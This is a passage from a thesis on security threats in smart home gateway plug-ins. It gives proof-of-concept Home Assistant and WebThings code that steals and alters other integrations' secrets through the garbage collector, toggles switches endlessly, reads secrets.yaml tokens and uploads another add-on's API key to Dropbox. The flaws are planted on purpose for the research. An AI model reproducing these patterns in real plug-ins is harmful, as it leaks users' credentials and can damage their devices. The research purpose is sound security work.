For the sake of simplicity and brevity, the Proofs of Concept (PoCs) presented in this section only target other Home Assistant integrations.

3.4.1 Developed Proofs of Concept

To demonstrate the exploitability of the presented threats on Home Assistant, five integrations were developed: `switch_target`, `light_altering_state`, `light_simple_access`, `button_target_off`, and `button_toggler`. The first three integrations were previously presented in [12]. They are open source and accessible on GitHub[2].

For the testing components, exclusively the code needed by integrations to interact with Home Assistant was developed. In other words, the integrations belonging to this set do not interact with any physical device. However, the absence of physical devices does not impact the outcomes of our analysis. The integrations can be easily expanded to interact with physical devices by either developing an appropriate Python package or incorporating an existing one. Indeed, according to Home Assistant documentation, programmers should release the source code for communicating with physical devices through the Python Package Index (PyPI) [67], a software repository for the Python programming language. This approach is recommended to decouple the code intended specifically for Home Assistant from the code facilitating integration with physical devices into any application.

As implied by its name, the first integration (`switch_target`) serves as the target for the attacks executed by the other integrations. It emulates a switch with two states: on and off. Additionally, this integration contains a confidential value (stored in a variable) that should remain private and be used exclusively by the integration itself. All the other integrations designed in this set of PoCs are designed to manipulate the status or the private data of this switch.

The second and third integrations are designed to manage two lights but with additional malicious characteristics. Indeed, both integrations manipulate the status and private data of the `switch_target`, which is an integration beyond their scope. The first light (`light_altering_state`) exploits threats T3, T7, T9, and T11, while the second integration (`light_simple_access`) demonstrates the feasibility of threats

[2] https://github.com/LucaMannella/HAss-TM-Integrations, last accessed on September 16, 2024.

T1, T2, T4, and T6. Both lights possess brightness values and, as the `switch_target`, can be set to an on or off state.

The fourth integration, `button_target_off`, is a button designed to turn off the `switch_target`. This integration sends thousand of times the turn-off command, delaying the possibility for the user to turn on the `switch_target` for a few seconds. This behavior delays the regular functionality of an attack target, exploiting T5.

The last integration, `button_toggler`, is a button that continuously toggles the `switch_target`. Under the condition that the target would be a real physical switch, it is not known which kind of device could be plugged into this switch and what would happen to continuously alter the provided electric power supply. Moreover, even the switch itself could be damaged by this continuous change of state. Therefore, this behavior can reasonably physically damage the attack target (i.e., the switch itself or the device plugged into the switch), exploiting T8.

To illustrate how to interact with this integration illicitly, the thesis presents a simple method to retrieve a reference to the instance of the `switch_target` from Python's Garbage Collector (`gc`) (see Listing 3.1). This reference can be obtained by knowing the class name (or a parent class name) and the integration name (in this case, we used the `SwitchEntity` class and ''`Switch Target`'', respectively). Both `light_altering_state` and `light_simple_access` use this method as a starting point to exploit their threats.

Listing 3.1 Retrieving a reference to an integration via the Garbage Collector.

```
1 def _get_target(self):
2     for obj in gc.get_objects():
3         if isinstance(obj, SwitchEntity):
4             if obj.name == "Switch Target":
5                 return obj
```

Beginning with *confidentiality* threats (see Section 3.3.1), when the `light_simple_access` is activated in the front-end dashboard, it leverages the previously acquired reference to access the secret stored within the `switch_target`, a variable stored outside its scope. Depending on the malicious developer's intentions regarding the stolen data, this could lead to threats T1 or T2.

Subsequently, to exploit integrity (T4) and availability (T6) threats (see Section 3.3.2 and Section 3.3.3, respectively), when this light is deactivated, `light_`

`_simple_access` alters the `switch_target`'s secret (T4). If the target integration relies on this variable for its tasks (e.g., it serves as an access token for sending power consumption data to another endpoint), this modification could result in partial availability loss (T6). Indeed, in this case, the switch appears to function normally but with compromised functionality. The code excerpts for these threats are presented in Listing 3.2.

Listing 3.2 Accessing and modifying the secret of `switch_target`.

```
1 def read_secret(self):
2     target_integration = self._get_target()
3     return target_integration._my_secret

5 def alter_secret(self, new_value):
6     target_integration = self._get_target()
7     target_integration._my_secret = new_value
```

Discussing now `light_altering_state`, it demonstrates the feasibility of threats T3, T7, T9, and T11. To realize threat T3, every time a user toggles this light, the integration alters the `switch_target`'s state—a state beyond the integration's scope. If the switch is set to on, its state transitions to off, and vice versa. As already discussed for the previous PoC, `light_altering_state` employs the method depicted in Listing 3.1 to retrieve the `switch_target` reference. This reference enables the integration to invoke a method to alter the switch's state (see Listing 3.3). In addition, this behavior also allows `light_altering_state` to exploit T7. In fact, although the user can change the switch's state, the integration retains partial control, highlighting an availability threat in this use case.

Listing 3.3 Altering the state of `switch_target`.

```
1 def alter_state(self):
2     target_integration = self._get_target()
3     target_integration.toggle()
```

As discussed for the previous two PoCs, even `button_target_off` takes advantage of the method illustrated in Listing 3.1 to get the reference to the `switch_target`. Through this reference, the integration can send multiple turn-off requests, preventing the user from turning on the target again.

Listing 3.4 Turning and keeping the switch_target off for a few seconds.

```
class ButtonTargetOff(ButtonEntity):
    def press(self):
        target_integration = self._get_target()
        for i in range(3000):
            target_integration.turn_off()
```

To conclude, `button_toggler` gets the reference to the `switch_target` and continuously sends toggle commands. Between one function call and another, the integration waits 1 second. This waiting should provide enough time for the physical switch to receive the command and change its state. This continuous change in voltage could create physical damage to both the switch and the connected device, leading to T8.

Listing 3.5 Toggling continuously the switch_target.

```
import time

class ButtonToggler(ButtonEntity):
    def press(self):
        target_integration = self._get_target()
        while True:
            time.sleep(1)
            target_integration.toggle()
```

Additionally, the developed integrations were conceived to exploit threats T9 and T11. By directly invoking the methods from the reference to the `switch_target` integration, the platform cannot discern who altered the device's state, giving the impression that the original integration was responsible.

3.4.2 Experimental setup

The described PoCs were developed and tested on a Home Assistant Core "devcontainer" (a Docker container [30] version of Home Assistant designed for development[3]) and further tested on a Home Assistant OS. The HAss OS was installed on a

[3] https://developers.home-assistant.io/docs/development_environment/, last visited on September 16, 2024.

VirtualBox [68] virtual machine. In both configurations, only the minimum default integrations and add-ons were enabled. No additional devices were connected to the virtual network.

The relevant configuration details of both experimental setups are summarized respectively in Table 3.2 and Table 3.3. Both the devcontainer and the virtual machine were running on a laptop PC with Windows 10. Laptop PC's specifications are outlined in Table 3.4.

Table 3.2 Specifications of devcontainer testing environment.

Component type	Component specification
Visual Studio Code	v1.87.2
Dev Containers (VS Code extension)	v0.348.0
Docker container based on	Debian 11 (bullseye)
Python	v3.11.4
Home Assistant Core	v2024.2.0.dev0
Home Assistant Frontend	20240104.0

Table 3.3 Specifications of Virtual Machine testing environment.

Component type	Component specification
Oracle Virtual Box	v7.0.6 r155176
Oracle VM Virtual Box Extension Pack	v6.1.40 r154048
Provided CPU	1 (Execution cap 100%)
Provided RAM	2 GB
Provided Memory	32 GB
Network access	Bridged network card
Home Assistant OS	v10.3
Home Assistant Supervisor	v2023.7.1
Home Assistant Core	v2023.7.3
Docker	v23.0.6
Python	v3.10.12

3.4.3 Discussion and limitations

The proposed Threat Model sheds light on potential threats when developing plug-ins for smart home gateways. Those gateways, which are central to complex smart

Table 3.4 Specifications of the laptop used as a testing environment.

Component type	Component specification
CPU	Intel® Core™i7-8565U CPU @ 1.80GHz 1.99 GHz
RAM	16 GB
Solid State Drive	BC501 NVMe SK Hynix 512 GB
Network Card	Intel® Wireless-AC 9260 160 MHz
OS	Windows 10 Pro 22H2
Docker Desktop	v4.27.2 (137060)

home systems, can potentially interface with many networked devices and emerge as pivotal points in these setups. Having a threat model during the development of plug-ins for those extensible systems could aid programmers in crafting robust solutions, especially for those new to the platform, potentially averting critical vulnerabilities.

The application of the proposed threat model to a Home Assistant instance revealed the platform lapses in component isolation and data integrity checks. Home Assistant integrations can breach confidentiality and tamper with data in other integrations unchecked. Moreover, the platform lacks stringent authentication mechanisms, making it relatively easy for integrations to operate anonymously, compromising security.

As already discussed at the beginning of Section 3.4, to exploit those threats, it is not necessary to have a particularly deep knowledge of Python programming language. It is enough to be able to write a Home Assistant integration and to know the basic concepts of object-oriented programming (in particular, knowing the concept of a garbage collector). In addition, it is neither necessary to have access to a specific or higher level of privileges. Indeed, considering how Home Assistant works, no integration needs to authenticate itself. Integrations do not sign their messages during their communications. Hence, the platform cannot enforce message non-repudiation. For this reason, T9 and T11 are always possible threats. In addition, the platform does not enforce a sharp authorization process. When an integration is running, it can access all the APIs the gateway offers. This also implies that changing the authorization level of an integration is not a feasible threat (T10). This lack underscores areas for improvement in future Home Assistant releases.

Nevertheless, Home Assistant's versatility has fostered a vibrant developer community, with thousands contributing to its growth[4]. Given this broad engagement, providing guidelines for plug-in developers becomes crucial for maintaining security standards.

To conclude, to mitigate these threats, action is needed at various levels. The gateway and its APIs should bolster controls, while plug-ins should authenticate themselves during interactions. Equipping developers with comprehensive documentation and validation tools can further enhance security. Hence, the reference threat model described in this thesis can guide developers in making informed implementation choices, fostering the development of more secure plug-ins and environments.

3.5 Can Developers Accidentally Exploit Proposed Threats?

This section has a twofold purpose. On the one hand, it aims to demonstrate that the previously described threats can also be exploited in other Smart Home Gateways (SHGs). To achieve this goal, another set of Proofs of Concepts (PoCs) was developed for WebThings (previously described in Section 2.2.2). On the other hand, it desires to demonstrate that the presented threats can be accidentally exploited even by developers without deliberate malicious intents. Besides, considering the ease with which these threats can be exploited, they could not be so easy to spot reading the source code.

To achieve this goal, the section presents two distinct sets of Proofs of Concept (PoCs) targeting both WebThings and Home Assistant (already adopted as a testing environment in Section 2.2.1 and described in Section 3.4.1). Indeed, these PoCs are designed to illustrate how inexperienced programmers may inadvertently introduce security vulnerabilities, even without malicious intent. Specifically, those PoCs target the first three classes of threats: Confidentiality, Integrity, and Availability.

To assess the efficacy of the PoCs, they were validated by two distinct teams of researchers: the first one with expertise in computer science education and novice programmer behavior and the other one composed of cybersecurity researchers.

[4] https://www.home-assistant.io/developers/credits/, last visited on September 16, 2024.

The purpose of involving two distinct groups of experts is to have two different perspectives on the developed PoCs. Indeed, "novice programmers" experts are more used to studying the behavior of this class of developers, and they can recognize the soundness of the developed PoCs (i.e., if they could be reasonably implemented by a novice developer). Besides, the evaluation of a group of cybersecurity experts is crucial, considering that they are more used to investigating security issues.

Then, the PoCs were presented to typical users to gauge their ability to identify and perceive the security risks inherent in the implementations.

The structure of this section is as follows. It begins by presenting the two sets of PoCs targeting the threats involved in this study (Section 3.5.1) and their experimental setups (Section 3.5.2). Subsequently, it details the survey methodologies and results in Section 3.5.3. Finally, it discusses our findings and implications in Section 3.5.4.

3.5.1 Developed Proofs of Concept

This section describes the two sets of Proofs of Concepts (PoCs) developed for Home Assistant and WebThings. The PoCs aim to demonstrate potential security vulnerabilities arising from plug-ins developed by inexperienced programmers for extensible Smart Home Gateways. Specifically, each PoC aims to demonstrate the exploitability of a precise threat belonging to the threat model described in Section 3.3.

As already described in Section 3.5, the PoCs were conceived to seem the result of a development error. Therefore, different techniques were used to exploit the threats presented in the model with the sole purpose of crafting something that can be considered a programming error (e.g., accessing wrong variables, tokens, or methods). To assess their likelihood of being considered as programming errors, they were validated through two different types of surveys involving experts and people who could be considered typical users of the platforms. Therefore, considering this specific design choice, this section does not consider explicitly the level of knowledge required by the attacker. Indeed, the PoCs are supposed to be developed by novice developers or programmers with limited experience.

In addition, similarly to what was already discussed in Section 3.4.3, both platforms (i.e., Home Assistant and WebThings) do not have firm component isolation

and data integrity checks. Therefore, the threats can be exploited without having a specific level of privileges.

Home Assistant Proofs of Concepts

This section presents the PoCs developed for Home Assistant. The behavior of each PoC is briefly described, followed by an explanation of how the respective threat is exploited.

Exploiting T1: `light_consumption_v1`

This integration controls a light bulb. When the bulb is turned on or off through the dashboard, a file on Dropbox containing the history of its consumption is updated. This integration is displayed on the dashboard as seen in Figure 3.2.




Fig. 3.2 `light_consumption` in the Home Assistant dashboard.

To work properly, this integration requires a Dropbox token. However, in the implemented PoC, the token is not taken from the configuration parameters of `light_consumption_v1` (i.e., using the `config.get()` method). Instead, the integration directly accesses the file `secrets.yaml`[5] and retrieves the content of the key "dropbox_token". In this way, there is no guarantee that the accessed token really belongs to `light_consumption_v1` (i.e., it could be a token belonging to any other integration). In this way, the integration is potentially accessing and using a private piece of information of another integration.

The piece of code related to the described issue is shown in Listing 3.6.

Listing 3.6 Exploiting T1 on Home Assistant: accessing a wrong configuration parameter through `secrets.yaml` file instead of using a proper access method.

[5]This file is where users should write their sensitive information. Then, in `configuration.yaml`, users can reference the content of `secrets.yaml`.

```
class LightConsumption(LightEntity):

    def __init__(self, name:str, ip:str):
        """Initiliaze the LightConsumption instance."""
        # code removed for brevity
        self.db_token = self.get_token()

    def get_token(self):
        """ This method retrieves the DropBox token. """
        password_files = self.hass.config.path("secrets.yaml")
        with open(password_files, "r", encoding="utf-8") as stream:
            conf_file = yaml.safe_load(stream)
            return conf_file["dropbox_token"]
```

Exploiting T2: `light_consumption_v2.3`

This integration behaves in the same way as `light_consumption_v1`; it controls a light bulb. When the bulb is turned on or off through the dashboard, a file on Dropbox containing the history of its consumption is updated. This integration is displayed on the dashboard as seen in Figure 3.2.

In this implementation of `light_consumption`, the developer would like to create a unique identifier for each device managed by its integration. This ID is created by concatenating the latitude and longitude of the user's house with the name and the IP of the integrated device. Considering that coordinates in Home Assistant are typically stored using at least five digits (i.e., with a precision of around 1.11 meters and an associated error of 55.5 centimeters), and that developers also used the IP address and the device name, this identifier should be unique. Considering that this integration uses different private information of the user, the developer decided to hash them to create a unique and "opaque" identifier. Indeed, the dwelling's location can be considered sensitive information by itself; if this information is connected with information on users' devices, the integration developer could know that in a certain house, all the lights are off. Therefore, it is reasonable that no one is at home.

However, the developer creates the hash inaccurately. Instead of overriding the unique ID store in `self.usr_file_id`, they erroneously create a new variable `self.urs_file_id`, swapping the `S` with the `R`. This behavior would exploit T2 by spreading users' sensitive information.

The piece of code related to the described issue is shown in Listing 3.7; the typo that creates a wrong variable initialization is on line 5.

Listing 3.7 Exploiting T2 on Home Assistant: spreading sensitive users' information.

```
1 def __init__(self, ...):
2     """ Initiliaze the LightConsumption instance. """
3     self.usr_file_id = f"{hass.config.latitude}-{hass.config.longitude}-{name}-{ip}"
4     # Creating an anonymous unique id for the file.
5     self.urs_file_id = hashlib.sha256(self.usr_file_id.encode()).hexdigest()
6     self._online_filepath = f"/consumption_data/[{self.usr_file_id}]-consump.txt"
```

Exploiting T3: `button_lights_off`

This button turns off all the lights managed by Home Assistant. It is graphically represented in Figure 3.3.




Fig. 3.3 `button_lights_off` in the Home Assistant dashboard.

This PoC sends the turn-off command to every integration that has the service `turn_off()`. However, it should also check that the target integration extends the `LightEntity` (i.e., that is a light). Without executing this additional check, the `button_lights_off` would turn off every device with such a status, potentially altering the status of many devices out of its scope.

The piece of code related to the described issue is shown in Listing 3.8.

Listing 3.8 Exploiting T3 on Home Assistant: changing devices' states out of the scope of the developed integration.

```
1 class ButtonLightsOff(ButtonEntity):
2     def press(self) -> None:
```

```
        entities = self.hass.states.entity_ids()
        for entity in entities:
            entity_fields_list = split_entity_id(entity)
            if self.hass.services.has_service(
                        domain=entity_fields_list[0],
                        service="turn_off"):
                self.hass.services.call(
                    domain=entity_fields_list[0],
                    service="turn_off",
                    target={"entity_id": entity},
                )
```

Exploiting T4: `sensor_avg_temp_v2`

This integration controls a temperature sensor. Every time a new temperature is measured, its value is stored in a file, and the sensor uses that file to calculate the average temperature. The average temperature is shown in the Home Assistant dashboard, as it is possible to see in Figure 3.4.




Fig. 3.4 `sensor_avg_temp` in the Home Assistant dashboard.

In this implementation, the file containing the stored temperatures does not have a unique name. Therefore, if there are more sensors of the same type (and consequently more instances of `sensor_avg_temp_v2`) to manage, the integrity of all the other integration instances would be compromised.

The piece of code related to the described issue is shown in Listing 3.9.

Listing 3.9 Exploiting T4 on Home Assistant: compromise data integrity of other instances of the same integration.

```
class SensorTemperature(SensorEntity):

    def __init__(self, name: str, ip: str) -> None:
        """ Initialize the sensor. """
        self._my_sensor = my_temp_sensor.connect(ip)
        self._state = None
        my_path = os.path.dirname(__file__)
        self._temp_file_path = f"{my_path}/temperatures.txt"
```

Exploiting T5: `button_off`

This button turns off all the entities with an `on/off` status. I.e., all the entities that have a `turn_off()` service configured. It is graphically represented in Figure 3.5.




Fig. 3.5 `button_off` in the Home Assistant dashboard.

In this PoC, there is an implementation error that leads to multiple turn-off requests to the same device. Sending multiple requests to the same device, there is a time period in which the user does not have the possibility to turn the device on again. Therefore, in that case, there is a delay in the regular functionality of the attack target.

To implement this erroneous behavior, the PoC iterates over all the entities, checking if they have the service `turn_off()`. If so, a turn-off request is sent. However, at that moment, the target of that request is not updated. Therefore, if there are many consecutive entities without the `turn_off()` service in the array, the "old" target receives multiple turn-off requests.

The piece of code related to the described issue is shown in Listing 3.10.

Listing 3.10 Exploiting T5 on Home Assistant: the target on which the `turn_off()` method is invoked is not properly updated among iterations.

```
class ButtonOff(ButtonEntity):
```

```
    def press(self) -> None:
        entities = self.hass.states.entity_ids()
        device_target = None
        device_domain = None
        for i in range(len(entities)):
            entity_split = split_entity_id(entities[i])
            if self.hass.services.has_service(domain=entity_split[0], service="turn_off"):
                device_domain = entity_split[0]
                device_target = entities[i]
            if device_target is not None and device_domain is not None:
                self.hass.services.call(
                    domain=device_domain,
                    service="turn_off",
                    target={"entity_id": device_target}
                )
```

Exploiting T6: `light_brightness`

This integration can manage a light and store its brightness value on a file. If Home Assistant goes down or it is rebooted, the integration can restore the previous brightness value through this file. The brightness control panel of this integration is graphically represented in Figure 3.6.




Fig. 3.6 `light_brightness` in the Home Assistant dashboard.

In this implementation, the error lies in the file path. If there are multiple lights belonging to this class, considering that the file name is not unique, if the user changes the brightness value of a light, this brightness value is changed for all the `light_brightness` lights. In addition, when a light has a maximum brightness value and is turned off, its brightness file is deleted. This is done because there is no meaningful information to recover[6]. This would compromise the possibility of recovering the last brightness value, altering one of the regular functionality of the attack target.

The piece of code related to the described issue is shown in Listing 3.11.

Listing 3.11 Exploiting T6 on Home Assistant: compromise one functionality of other instances of the same integration.

```
1  class LightBrightness(LightEntity):
2
3      def __init__(self, name: str, ip: str) -> None:
4          self._my_lamp = my_light.my_light(self._name, ip)
5          self._brightness_file = os.path.dirname(__file__)+"/light.txt"
6          self._brightness = self.read_brightness() # range: [0-255]
7
8          if self._brightness:
9              if self._my_lamp.turn_on(self._brightness):
10                 self._state = True # true -> lamp on
11         else:
12             self._state = False # false -> lamp off
13
14     # Code removed for brevity
15
16     def turn_off(self, **kwargs: Any) -> None:
17         if self._my_lamp.turn_off():
18             self._state = False
19             if self._brightness == 255: # Max brightness
20                 os.remove(self._brightness_file)
```

Exploiting T7: `light_all`

This is an emulated light (i.e., it is only a dashboard element). When it is turned on (or off), it turns on (or off) all the lights controlled by Home Assistant. This integration and a set of other lights are graphically represented in Figure 3.7.

[6]The maximum brightness is a default value when users turn on their lights.




Fig. 3.7 A set of lights (including `light_all`) in the Home Assistant dashboard.

In this PoC, the `turn_on` (or the `turn_off`) method of the integration calls the same method on every light managed by Home Assistant. However, iterating over all the lights, considering that even this integration is a light, the developer should not call the `turn_on` method on the integration itself again. Due to the fact that this check is not executed, the execution falls in an infinite loop that continuously turns on all the lights, preventing the smart home users from turning them off.

The piece of code related to the described issue is shown in Listing 3.12.

Listing 3.12 Exploiting T7 on Home Assistant: generating an infinite loop. Users cannot control lights anymore.

```
1  class LightAll(LightEntity):
2      def turn(self, on: bool = True) -> None:
3          if on:
4              turn_method = "turn_on"
5          else:
6              turn_method = "turn_off"
7
8          entities_id = self.hass.states.entity_ids()
9          for id in entities_id:
10             if id.startswith("light."):
11                 if self.hass.services.has_service("light", turn_method):
12                     self.hass.services.call("light", turn_method, {"entity_id": id})
```

Exploiting T8: `sensor_avg_temp_v1`

This integration saves the temperature measured by a temperature sensor in a file. Every 15 minutes, it opens this file and calculates the average temperature. The obtained average value is shown in the Home Assistant dashboard and written in another file. This integration is displayed on the dashboard in the same way of `sensor_avg_temp_v2`; seen Figure 3.4.

The method that reads the temperature is `update()`[7]. The function that computes (and stores) the average is managed through a different thread created by the developer inside the `__init__()` method. However, the argument representing the thread repetition is erroneously configured to four times per minute ($15/60$) instead of 15 minutes ($15 * 60$). Considering that the device running Home Assistant most likely has memory whose lifespan is impacted by the number of writes, like flash card memory [69], this implementation considerably accelerates the device's memory breakdown (impairing the physical device).

The piece of code related to the described issue is shown in Listing 3.13.

Listing 3.13 Exploiting T8 on Home Assistant: the time among write operations is erroneously set.

```
1 class SensorAvgTemp(SensorEntity):
2     def __init__(self, hass: HomeAssistant, ip: str) -> None:
3         my_temp_sensor.connect(ip)
4         my_path = os.path.dirname(__file__)
5         mac_addr = my_temp_sensor.get_mac_addr()
6         self._avg_file_path = f"{my_path}/{mac_addr}-average.txt"
7         self._avg_time = 15 / 60
8         asyncio.run_coroutine_threadsafe(self.store_temperature(), hass.loop)
```

[7] A default method which is periodically called for each integration by Home Assistant (the default interval, if the user does not specify differently, is 30 seconds).

WebThings Proofs of Concepts

This section presents the PoCs developed for WebThings. The behavior of each PoC is briefly described, followed by an explanation of how the respective threat is exploited.

Exploiting T1: `weather-adapter-v1`

This adapter represents a virtual weather station using OpenWeatherMap (OWM)[8], a weather provider. The `weather-adapter-v1` needs an API Key to use the OWM APIs to receive weather data updates. A hard-coded free-to-use API key is already provided within the adapter. However, users can specify their own OWM API keys to have access to premium features (including more API interaction per day). Figure 3.8 shows two weather adapters in the WebThings dashboard.




Fig. 3.8 Two different weather adapters in the WebThings dashboard: `adapter-weather` and `weather-adapter`.

In this implementation, users have to write their own API Key in a text file inside the adapter's folder named `default.txt`. If the user does not provide a personal key, the adapter itself will put the default key inside the file.

Rather, in this PoC, the path to retrieve the key is hard-coded and wrong-written. The adapter uses `~/.webthings/data/adapter-weather` as its data path, whereas it should have been `~/.webthings/data/weather-adapter` (see Listing 3.14).

[8] https://openweathermap.org, last visited on September 16, 2024.

Listing 3.14 Wrong data path in `weather-adapter`.

```
const baseDir = path.join(
    os.homedir(), ".webthings", "data",
    "adapter-weather" // Error: wrong add–on's directory
);
const defaultToken = path.join(baseDir, "default.txt");
if (!fs.existsSync(defaultToken)) {
    fs.writeFileSync(defaultToken, "XXX2a5XX72f5e832cXXXb708e3XXXe0X");
}
```

Therefore, under the assumption that both adapters exist, the `weather-adapter` will use the `adapter-weather`'s API Key (a private data out of its scope). Listing 3.15 shows the piece of code in which the wrong API key is used.

Listing 3.15 Exploiting T1 on WebThings: the wrong hard-coded path allows the use of a token stored outside the add-on scope.

```
class WeatherAdapter extends Adapter {
    /* ... */
    startPairing() {
        /* ... */
        let OWM_API_KEY = "";
        if(this.config.useDefaultOpenWeatherMapApiKey === false &&
                this.config.apiKey !== "") {
            /* ... */
        } else {
            OWM_API_KEY = fs.readFileSync(defaultToken, "utf8");
        }
        this.config.apiKey = OWM_API_KEY;

        const dev = new WeatherDevice(this, location,
            this.config.units, this.config.apiKey, this.config.pollInterval);
        dev.promise.then(() => this.handleDeviceAdded(dev));
    }
}
```

Exploiting T2: `weather-adapter-v2`

The declared functionality of `weather-adapter-v2` is the same as `weather-adapter-v1`. It also has the same graphical representation on the WebThings dashboard (see Figure 3.8).

In this implementation of the `weather-adapter`, the OWM API key can be changed through WebThing's dashboard. When a key different from the default one is specified, it is stored inside a file called `api-key.txt`. If a user updates the custom API key before overwriting the `api-key.txt` file, the adapter uploads it on Dropbox for backup purposes.

However, even in this case, the adapter is using the wrong path to retrieve the API key (see Listing 3.14). Therefore, instead of accessing `~/.webthings/data/weather-adapter`, the adapter is retrieving the `api-key.txt` file from another path: `~/.webthings/data/adapter-weather`. Under the condition that even this adapter is storing its API key in the `api-key.txt` file, the `weather-adapter` would store on Dropbox a private date outside its scope. The piece of code related to the described issue is shown in Listing 3.16.

Listing 3.16 Exploiting T2 on WebThings: the wrong hard-coded path allows the spread of a token stored outside the add-on scope.

```
class WeatherAdapter extends Adapter {
    startPairing() {
        /* ... */
        let OWM_API_KEY = "";
        if(/* ... */ this.config.apiKey !== "") {
            if (!fs.existsSync(apiKey)) {
                fs.writeFileSync(apiKey, this.config.apiKey);
                OWM_API_KEY = this.config.apiKey;
            } else if (fs.existsSync(apiKey) &&
                    (fs.readFileSync(apiKey, "utf8") !== this.config.apiKey)) {
                if (this.config.dbxToken !== undefined) {
                    /* Old API Key backup on Dropbox */
                    const old_key = fs.readFileSync(apiKey, "utf8");
                    // Issue here: apiKey has the wrong key's path
                    /* ... */
                    dbx.filesUpload({
                        path: `/userKey_${new Date()}.txt`,
                        contents: old_key
                    })
                    .then( /* ... */)
                    .catch( /* ... */);
                } else { console.error(/* ... */); }
                fs.writeFileSync(apiKey, this.config.apiKey);
                OWM_API_KEY = this.config.apiKey;
```

```
25                  } else {
26                      OWM_API_KEY = fs.readFileSync(apiKey, "utf8");
27                  }
28              } else { /* ... */ }
29              this.config.apiKey = OWM_API_KEY;

31              const dev = new WeatherDevice(this, this.config.apiKey, /* ... */ );
32              /* ... */
33          }
34      }
```

Exploiting T3: `lights-off-extension`

This extension shows a button in WebThing's front end that, when clicked, turns off every light bulb in the smart home. This extension is graphically represented, as seen in the WebThings dashboard, in Figure 3.9.



Fig. 3.9 `lights-off-extension` in the WebThings dashboard.

To implement this behavior, the add-on retrieves an array containing all the Web Things controlled by the SHG. This array should be filtered to get only the lights among all the Web Things. Even if the code checks that each entry of the array has the `on()` property, there are potentially other devices that could be turned on or off, even if they are not lights (like smart plugs or switches). Hence, this extension can exploit T3 if there are devices in the smart home that are not light bulbs.

The piece of code related to the described issue is shown in Listing 3.17.

Listing 3.17 Exploiting T3 on WebThings: changing devices' states out of the scope of the developed add-on.

```
1  off_button.addEventListener('click', () => {
2      window.API.getThings().then((res) => {
```

```
3           const jsonarray = res; // "res" is an Array of Things in JSON format
4           // Error –> "res" should be filtered

6           for (let n = 0; n < jsonarray.length; n++) {
7               let obj = jsonarray[n];
8               if (obj.properties.on !== undefined) {
9                   let uri = obj.id + "/properties/on";
10                  const body = {on: false};
11                  window.API.putJson(uri, body).catch(/* ... */);
12              }
13          }
14           pre.innerText = "Now it is everything off";
15      }).catch(/* ... */);
16  });
```

Exploiting T4: `smart-plugs-adapter`

This adapter integrates up to two smart plugs in the gateway. In addition, this adapter periodically stores on file the instantaneous power consumption of the plug. The user can read this file to know the overall consumption of the plugs. The two plugs are shown in Figure 3.10.

